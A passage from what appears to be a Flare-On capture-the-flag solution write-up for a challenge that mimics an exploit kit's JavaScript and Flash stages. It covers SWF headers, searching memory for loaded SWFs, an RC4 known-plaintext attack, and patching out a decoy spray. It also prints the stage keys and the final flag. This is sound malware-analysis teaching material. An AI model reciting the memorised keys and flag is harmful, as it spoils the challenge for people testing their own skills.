try {
document.getElementById("T6Fe3dfg").innerHTML = txt;
} catch (e) {};
alert("Congratz! Woohooooo, you've done it!\n\nGoing thus far, you have already acquired the
basic skillset of analyzing EK's traffic as well as any other web attacks along the way. You
should be proud of yourself!\n\nIt is not the end though; it's only the beginning of our
exciting journey!\n\nNow would be a good time to take a breather and grab some beer, coffee,
redbull, monster, or water.\n\n\nClick 'OK' when you're ready to show us what you're made
of!");
alert("Cool, seems like you're ready to roll!\n\n\nThe key for part2 of the challenge
is:\n'HEAPISMYHOME'\n\n\nYou will need this key to proceed with the flash challenge, which
is also included in this pcap.\n\nGood luck! May the force be with you!");
```

Figure 18 – The output of the decrypted message

As shown in Figure 18, when the `decrypted_code` (in Figure 13) gets evaluated, the browser will send a request to the server as the object tag containing an URL pointing to our second stage flash challenge gets assigned to the 'T6Fe3dfg' DOM element. Then the two alert boxes will pop up if it's done live. Here these two alert messages are trying to keep you on the right track.

The key to start the second stage flash challenge is highlighted in yellow: **HEAPISMYHOME**. Of course, you can also try to brute force the first key and completely bypass this puzzle. Though I imagine that's not going to be fun.

Note that there is more than one way to solve this:

1. Brute-forcing **x** (which is quite expensive)
2. Do the algebra (Pohlig-Hellman, Index-Calculus, etc)

If analyzing an online EK system, you even have the option to debug the traffic live and extract the value. Keep in mind that these techniques work simply because **p** wasn't chosen properly; if **p** is made to be a safe-prime or huge in size (i.e 1024bit), which Angler did, then none of the algorithms are going to work, and we only have the option of debugging the live session or man-in-the-middleing the D-H system. Analyzing pcaps wouldn't be possible at all. To the best of our luck, Angler (and Nuclear) is history.

Going Forward

Congratulations! You are on to the next part of the challenge (highlighted in turquoise in Figure 18). Now that you have gone this far, you should have solid fundamental skills in analyzing the current web attacks on JavaScript side and bypassing (most of) anti-analysis techniques. This entire challenge pretty much mirrors what we have been dealing with in 2015 and 2016. Hope you all have as much fun (or pain) as we did while working on this challenge. The next part of the challenge will help you get prepared for analyzing Flash.

FLAVA Challenge (Flash)

Introduction

When analyzing an SWF, begin by looking at the header. It starts with a 3-byte signature that can be FWS, CWS, or ZWS.

FWS is uncompressed.

CWS is compressed with ZLIB where data after the first 8 bytes is compressed.

ZWS is compressed with LZMA where data after the first 12 bytes is compressed.

- 0x46, 0x57, 0x53 ("FWS"). An FWS signature indicates an uncompressed SWF file.
- 0x43, 0x57, 0x53 ("CWS"). A CWS indicates that the entire file after the first 8 bytes (that is, after the FileLength field) was compressed by using the ZLIB open standard. The data format that the ZLIB library uses is described by Request for Comments (RFCs) documents 1950 to 1952. CWS file compression is permitted in SWF 6 or later only.
- 0x5a, 0x57, 0x53 ("ZWS"). A ZWS indicates that the entire file after the first 8 bytes (that is, after the FileLength field) was compressed by using the LZMA open standard: <http://www.7->

Format of SWF when CWS is used:

| Name | Size (Bytes) |
|-----------------|--------------|
| 'CWS'+Version | 4 |
| uncompressedLen | 4 |
| Compressed data | N |

Table 1 – SWF file format (CWS)

The official spec header for ZWS is a little odd. An easier way to understand it is to read it as defined below.

Format of SWF when LZMA is used:

| Name | Size (Bytes) |
|-----------------|--------------|
| 'ZWS'+Version | 4 |
| scriptLen | 4 |
| compressedLen | 4 |
| LZMA props | 5 |
| LZMA data | N |
| LZMA end marker | 6 |

Table 2 – SWF file format (ZWS)

An example SWF file can be seen in Figure 19.

| | | |
|--------|---|-------------------|
| 0000h: | 46 57 53 0E 91 3E 72 00 78 00 04 E2 00 00 0E A6 | FWS.'>r.x...â...! |
| 0010h: | 00 00 18 02 00 44 11 19 00 00 00 7F 13 CB 01 00 |D.....Ë.. |
| 0020h: | 00 3C 72 64 66 3A 52 44 46 20 78 6D 6C 6E 73 3A | .<rdf:RDF xmlns: |
| 0030h: | 72 64 66 3D 27 68 74 74 70 3A 2F 2F 77 77 77 2E | rdf='http://www. |
| 0040h: | 77 33 2E 6F 72 67 2F 31 39 39 39 2F 30 32 2F 32 | w3.org/1999/02/2 |
| 0050h: | 32 2D 72 64 66 2D 73 79 6E 74 61 78 2D 6E 73 23 | 2-rdf-syntax-ns# |
| 0060h: | 27 3E 3C 72 64 66 3A 44 65 73 63 72 69 70 74 69 | '><rdf:Descripti |
| 0070h: | 6F 6E 20 72 64 66 3A 61 62 6F 75 74 3D 27 27 20 | on rdf:about='' |
| 0080h: | 78 6D 6C 6E 73 3A 64 63 3D 27 68 74 74 70 3A 2F | xmlns:dc='http:/ |
| 0090h: | 2F 70 75 72 6C 2E 6F 72 67 2F 64 63 2F 65 6C 65 | /purl.org/dc/ele |
| 00A0h: | 6D 65 6E 74 73 2F 31 2E 31 27 3E 3C 64 63 3A 66 | ments/1.1'><dc:f |
| 00B0h: | 6F 72 6D 61 74 3E 61 70 70 6C 69 63 61 74 69 6F | ormat>applicatio |
| 00C0h: | 6E 2F 78 2D 73 68 6F 63 6B 77 61 76 65 2D 66 6C | n/x-shockwave-fl |
| 00D0h: | 61 73 68 3C 2F 64 63 3A 66 6F 72 6D 61 74 3E 3C | ash</dc:format>< |
| 00E0h: | 64 63 3A 74 69 74 6C 65 3E 41 64 6F 62 65 20 46 | dc:title>Adobe F |
| 00F0h: | 6C 65 78 20 34 20 41 70 70 6C 69 63 61 74 69 6F | lex 4 Applicatio |
| 0100h: | 6E 3C 2F 64 63 3A 74 69 74 6C 65 3E 3C 64 63 3A | n</dc:title><dc: |
| 0110h: | 64 65 73 63 72 69 70 74 69 6F 6E 3E 68 74 74 70 | description>http |
| 0120h: | 3A 2F 2F 77 77 77 2E 61 64 6F 62 65 2E 63 6F 6D | ://www.adobe.com |
| 0130h: | 2F 70 72 6F 64 75 63 74 73 2F 66 6C 65 78 3C 2F | /products/flash</ |

| Template Results - SWF.bt | | | | |
|---------------------------|---------|-------|---------|---------|
| Name | Value | Start | Size | Color |
| ▼ struct SWF File | | 0h | 723E91h | Fg: Bg: |
| ▼ struct SWFHEADER Header | | 0h | 15h | Fg: Bg: |
| ► uchar Signature[3] | | 0h | 3h | Fg: Bg: |
| uchar Version | 14 | 3h | 1h | Fg: Bg: |
| uint FileLength | 7487121 | 4h | 4h | Fg: Bg: |
| ► struct RECT Rect | | 8h | 9h | Fg: Bg: |
| ushort FrameRate | 24 | 11h | 2h | Fg: Bg: |
| ushort FrameCount | 2 | 13h | 2h | Fg: Bg: |

Figure 19 – SWF file structure.

Stage 1

The goal of this stage in the challenge is to simulate the second stage of an exploit kit found in the wild. It begins by using a key provided by the user to decrypt. When you run the first stage of the Flash challenge you'll be presented with a page requesting a key.

Flare-On Flash Challenge Pt. 1

Key: *I need the key so we can keep going.*

Once you enter the key please give me a little time to crunch those numbers. I'll let you know when I'm done.

Note: Running the debug build of Flash can cause unexpected errors.

Figure 20 – Flash stage landing page.

Begin by decompiling stage 1 of the challenge. You will come across a block of code in the main class that will call a function in another class that will decrypt and load a SWF file into memory. The key used for the decryption is provided by the user in a text input form.

```
...
import SwfLoader.Run;
...
// Interesting import.

protected function submitButton_clickHandler(param1:MouseEvent) : void
{
    this.a = new Run();
    this.a.d3cryp7AndL0ad(this.key.text);
    if(this.a.loaded)
    {
        Alert.show("Now what?");
        Alert.show("That was underwhelming....");
        Alert.show("...");
        Alert.show("Unlocked!");
    }
    else
    {
        Alert.show("Wrong!");
    }
}
```

Figure 21 – Submit button click handler.

If you quickly take a look at the `SwfLoader` package `Run` class you should find that it is indeed decrypting binary data, using the provided key, and loading the object into memory if the MD5 checksum matches. The code uses RC4 to decrypt the binary blob and it uses the `loadBytes` function of the `Loader` class to load the data into memory. More information can be found [here](#).

```
public function d3cryp7AndL0ad(param1:String) : void
{
    var _loc2_:Loader = new Loader();
    var _loc3_:LoaderContext = new LoaderContext(false,ApplicationDomain.currentDomain,null);
    // Binary data.
    var _loc4_:Class = Run_challenge1;
    // Decrypt the binary data.
    var _loc5_:ByteArray = pr0udB3llY(ByteArray(new _loc4_()),param1);
    // If the hash of the decrypted binary data matches the given
    // hash, load the plaintext into memory using loadBytes.
    var _loc6_:String = "e2eebc65ba83f89a5de635f4476d1ba8";
    if (MD5.hashBytes(_loc5_) == _loc6_)
    {
        this.loaded = true;
        _loc2_.loadBytes(_loc5_);
    }
}
```

Figure 22 – Decrypt and load function.

Using the key “HEAPISMYHOME” from the JavaScript communications in the landing page, load the embedded SWF into memory.

Searching Memory

To find the SWF in memory, you can either use “hooking”, or “searching”.

| | Hooking | Searching |
|-------------|--|--|
| Description | Hook the function call to the loadBytes method in the AVM. Dumping the argument to disk. | Finding the SWF header in memory and dumping the data to disk. |
| Pros | Very reliable. Very fast. | Quick to do. |
| Cons | Could take long to implement. | Susceptible to noise. Slow. Tedious. |

Table 3 – SWF extraction techniques.

We will leave call hooking as an exercise for the reader. Searching in memory for a SWF file is by far the easiest and should always begin with looking for “F” “W” “S”. The goal is to separate the noise from what’s important. Whenever Flash loads an SWF file, it also loads other support SWFs as well.

Searching for SWFs in memory could reveal something like the following.

```
0:020> s -a 0 L?80000000 "FWS"
// Possible SWF.
00ce18e8 46 57 53 08 89 9c 00 00-78 00 05 5f 00 00 0f a0 FWS.....x..._....
// Missing version number. Noise.
00cf182c 46 57 53 00 3c 3f 00 00-bc 8f 41 00 31 2e 32 2e FWS.<?...A.1.2.
00cf190c 46 57 53 06 00 00 00 00-00 00 00 00 46 57 53 07 FWS.....FWS.
// Missing file size. Noise.
00cf1918 46 57 53 07 00 00 00 00-00 00 00 00 46 57 53 08 FWS.....FWS.
00cf1924 46 57 53 08 00 00 00 00-00 00 00 00 62 6f 6c 64 FWS.....bold
00cf1a08 46 57 53 00 00 00 00 00-00 00 00 00 00 00 00 00 FWS.....
// Possible SWFs.
00eb8d08 46 57 53 08 07 1b 00 00-78 00 05 dc 00 00 05 aa FWS.....x.....
00eba810 46 57 53 0f 0f 26 00 00-78 00 06 40 00 00 08 84 FWS..&...x...@....
00ebce20 46 57 53 08 9c 4e 00 00-78 00 06 4c 80 00 08 84 FWS..N...x...L....
033d4180 46 57 53 07 e2 07 00 00-78 00 05 5f 00 00 0f a0 FWS.....x..._....
039dc280 46 57 53 08 89 9c 00 00-01 00 00 00 20 00 00 00 FWS.....
039dca30 46 57 53 08 89 9c 00 00-01 00 00 00 20 00 00 00 FWS.....
07520020 46 57 53 0e 91 3e 72 00-78 00 04 e2 00 00 0e a6 FWS..>r.x.....
// High memory. Most likely noise.
7628787e 46 57 53 33 c0 e8 1e 3c-fc ff 89 45 d4 3b c6 74 FWS3...<...E.;.t
765a892f 46 57 53 8d 8d 54 fe ff-ff e8 a3 dc ff ff 83 bd FWS..T.....
7668c850 46 57 53 65 74 46 69 72-65 77 61 6c 6c 52 75 6c FWSetFirewallRul
7736649c 46 57 53 65 74 46 69 72-65 77 61 6c 6c 52 75 6c FWSetFirewallRul
```

Figure 23 – Memory search before entering the key. The SWF we are currently analyzing is highlighted.

```
0:005> s -a 0 L?80000000 "FWS"
...
07520020 46 57 53 0e 91 3e 72 00-78 00 04 e2 00 00 0e a6 FWS..>r.x.....
// New possible SWF in search.
0c6d0020 46 57 53 0e 49 0b 60 00-78 00 04 e2 00 00 0e a6 FWS.I.`.x.....
// New possible SWF in search. Invalid version number of 0xE3. Noise.
0ca42f5a 46 57 53 e3 5e 3d 3d 03-d7 c5 3b 81 e3 5a 8d 98 FWS.^==...;..Z..
7628787e 46 57 53 33 c0 e8 1e 3c-fc ff 89 45 d4 3b c6 74 FWS3...<...E.;.t
...
```

Figure 24 – Memory search after entering the key.

Finding Stage 2

Highlighted is one of the newly found SWFs with a valid version number and file size. You can almost be certain that this is the loaded SWF file, because Figure 24 reveals only two new addresses in the search, and one of them contains an invalid version number. Write the valid file to disk and analyze with your decompiler of choice. We will refer to this SWF as Stage 2.

Stage 2

Upon initial analysis of Stage 2 you should notice that it tries to run a Stage 3 using information provided by three external parameters *flare*, *x*, and *y*. The first parameter is *flare* and it is simply checked for a value of “On”. The other two parameters are not provided which leaves us with three unknowns, *x*, *y*, and the *Stage 3*.

```
...
// Get parameters object.
var _loc1_:Object = this.root.loaderInfo.parameters;
// Check if parameter "flare" value is "On".
if(_loc1_.flare == "On")
{
    _loc2_ = new Loader();
    _loc3_ = new LoaderContext(false,
                                this.root.loaderInfo.applicationDomain,
                                null);

    this._---_β = new Array();
    this._--_β = new ByteArray();
    // Get parameter "x" value.
    this._-___-β = _loc1_.x;
    // Get parameter "y" value.
    this._-___-β = _loc1_.y;
    // Interesting class.
    _loc4_ = new β---_β();
    // Store MD5 value.
    _loc5_ = "6d9785fb079fe1ff19586b47788e3354";
    ...
}
```

Figure 25 – Stage 2 main function.

The Crypto Challenge

Further analysis of Stage 2 should reveal that *x* is a decryption key and that a number of binary blobs are decrypted using this key. You will also find that *y* is a mapping of binary blobs used to build another blob – this is Stage 3. Looking closely at the RC4 algorithm you will notice that there are 2 implementations of RC4 encryption. The first uses a nonce to derive a key (RC4_A) and the second one (RC4_B) does not, enabling a known plaintext attack wherein one can recover the keystream to decrypt other binary blobs using the same key.

```
...
// Adding the binary data objects in the SWF to an array.
_loc6_ = ByteArray(new _loc4_.B---_B());
this.B---_B.push(_loc6_);
_loc7_ = ByteArray(new _loc4_.B---_B());
this.B---_B.push(_loc7_);
_loc8_ = ByteArray(new _loc4_.B---_B());
this.B---_B.push(_loc8_);
_loc9_ = ByteArray(new _loc4_.B---_B());
this.B---_B.push(_loc9_);
...
_loc55_ = ByteArray(new _loc4_.B---_B());
this.B---_B.push(_loc55_);
// Encrypted using the RC4_B algorithm with the same key.
// susceptible to a KPT attack.
_loc56_ = ByteArray(new _loc4_.B---_B()); // Object A
_loc57_ = ByteArray(new _loc4_.B---_B()); // Object B
...
```

Figure 26 – Two objects are encrypted using RC4_B that enables KPT.

An analysis of the binary blobs will lead to an embedded object named `Int3lIns1de_t3stImgurvnUziJP` alluding to an Imgur link. Using this image you can conduct a KPT attack on the algorithm and reveal the keystream, which can be used to decrypt one of the other binary blobs containing the x and y parameters.

```
public function B---_B()
{
    ...
    this.B---_B = B---_B;
    // Interesting name.
    this.B---_B = Int3lIns1de_t3stImgurvnUziJP;
    ...
}
```

Figure 27 – The object references to their embedded counterparts. Reveals Imgur link and KPT.

Known Plaintext Attack






Figure 28 – Plaintext of the ciphertext at ObjectB or `Int3Ins1de_t3stImgurvvnUziJP`.



| | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | A | B | C | D | E | F | 0123456789ABCDEF |
|--------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------------|
| 0000h: | AE | B6 | 18 | B0 | 5D | 53 | BD | 27 | 68 | 74 | 48 | 93 | 57 | 69 | 43 | 8E | 01.°]S4'htH"WiCZ |
| 0010h: | 1B | C2 | A5 | AC | B0 | FC | 75 | 6D | 21 | 6D | D0 | A5 | B9 | 8F | 63 | 9F | .Å¥~°üum!mD¥³.cY |
| 0020h: | 51 | 74 | 6C | 0B | 61 | 49 | 33 | 51 | 8F | C2 | F0 | 8E | 5C | 39 | C1 | 07 | Qt1.aI3Q.ÅðZ\9Á. |
| 0030h: | 5B | CA | 0E | 71 | D9 | 6C | A6 | 62 | 1B | 24 | CD | D5 | F9 | 79 | 91 | D4 | [Ê.qÜ1;b.Siðuy`ô |
| 0040h: | E6 | 7C | AB | B5 | B8 | 64 | 3D | 1B | B0 | 18 | E6 | 42 | 8A | 41 | 66 | 5E | æ «µ,d=.°.æBŠAf^ |
| 0050h: | 09 | 8A | 4E | DA | 82 | E9 | DF | 1F | E3 | 08 | 3E | B6 | 16 | AB | 90 | D7 | .ŠNÚ,éß.ã.>¶.«.× |
| 0060h: | 8B | 07 | B6 | 50 | 4C | AE | F9 | AA | C5 | 6D | D4 | 96 | 08 | 06 | AE | DE | <.¶PLøù*ÅmÔ-..øP |
| 0070h: | 56 | C2 | FF | 71 | 48 | B0 | 51 | B5 | 98 | 22 | F5 | F4 | F2 | C6 | B5 | 28 | VÃÿqH°Qu~"ðóòÆµ(|
| 0080h: | 7F | F5 | 15 | C9 | 35 | 6B | 05 | 20 | 17 | 22 | 7A | 9F | 2D | 5A | 26 | C9 | ~ð.É5k. "zž-7&É |

Figure 29 – Keystream used by the RC4 algorithm.

XOR the keystream at Figure with ObjectA from Figure to uncover the following:



| | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | A | B | C | D | E | F | |
|--------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------------|
| 0000h: | 78 | 3A | 20 | 31 | 42 | 52 | 30 | 4B | 33 | 4E | 43 | 52 | 59 | 50 | 54 | 30 | x: 1BR0K3NCRYPT0 |
| 0010h: | 46 | 54 | 57 | 20 | 79 | 3A | 20 | 30 | 3A | 35 | 2C | 34 | 35 | 3A | 34 | 33 | FTW y: 0:5,45:43 |
| 0020h: | 32 | 2C | 31 | 30 | 3A | 36 | 35 | 35 | 2C | 31 | 31 | 3A | 37 | 38 | 2C | 33 | 2,10:655,11:78,3 |
| 0030h: | 37 | 3A | 38 | 33 | 31 | 35 | 2C | 31 | 31 | 3A | 31 | 32 | 34 | 2C | 33 | 38 | 7:8315,11:124,38 |
| 0040h: | 3A | 34 | 2C | 31 | 37 | 3A | 34 | 2C | 37 | 3A | 35 | 39 | 39 | 2C | 32 | 34 | :4,17:4,7:599,24 |
| 0050h: | 3A | 33 | 35 | 34 | 2C | 32 | 3A | 33 | 37 | 34 | 2C | 39 | 3A | 33 | 30 | 38 | :354,2:374,9:308 |
| 0060h: | 2C | 32 | 33 | 3A | 35 | 36 | 35 | 2C | 31 | 3A | 31 | 32 | 30 | 38 | 2C | 31 | ,23:565,1:1208,1 |
| 0070h: | 37 | 3A | 33 | 39 | 38 | 2C | 34 | 37 | 3A | 38 | 2C | 32 | 39 | 3A | 34 | 34 | 7:398,47:8,29:44 |

Figure 30: Decrypted binary blob revealing x and y.

We can now take our x and our y and use them as parameters for the SWF. Please see the following links for more information:

http://help.adobe.com/en_US/FlashPlatform/reference/actionsript/3/flash/display/LoaderInfo.html#parameters

<https://helpx.adobe.com/flash/kb/pass-variables-swfs-flashvars.html>

Your resulting HTML code harness for the SWF should look like the following:

```
<object type="application/x-shockwave-flash" data="<filename>.swf" width="550" height="400">
  <param name="movie" value="<filename>.swf" />
  <param name=FlashVars value="flare=On&x=1BR0K3NCRYPT0FTW&y=0:5,45:432..." />
</object>
```

Figure 31 – HTML <object> tag passing parameters to embedded SWF.

Defeating the Spray

We now have all the missing information we need to run the SWF. You should notice that the parameters are used to decrypt the files and create a SWF file using the bytes within them. After that operation completes, it will generate a number of fake SWF files, place them into an array of size 2048, then place the Stage 3 SWF into the array, shuffle them, and load everything into memory. Searching memory for the loaded SWF file won't be as easy as it was before. There are a few ways to go about this at this point, but the easiest thing to do is patch the SWF file and prevent all of the fake SWF files

from being generated in the first place. In this case, we will change the array length from 2048 to 1, let it run, and extract the SWF file from memory.

Stage 3

You should now have the Stage 3 SWF. The first thing you will notice is that there are a bunch of branches, where some are taken and some are not. You'll need to read all the bytes being written into the ByteArray when the branches succeed to get the flag. This is a pretty simple exercise and once complete you will come up with the flag: "angl3rcan7ev3nprim3@flare-on.com".

References

- [1] https://www.fireeye.com/blog/threat-research/2015/08/cve-2015-2419_inte.html
- [2] <http://www-cs-students.stanford.edu/~tjw/jsbn/>
- [3] <https://github.com/andyperlitch/jsbn>
- [4] p45-48, http://wstein.org/projects/john_gregg_thesis.pdf
- [5] p5-6, <http://digitalassets.lib.berkeley.edu/techreports/ucb/text/CSD-84-186.pdf>
- [6] FireEye Lab Extreme Hardcore Researchers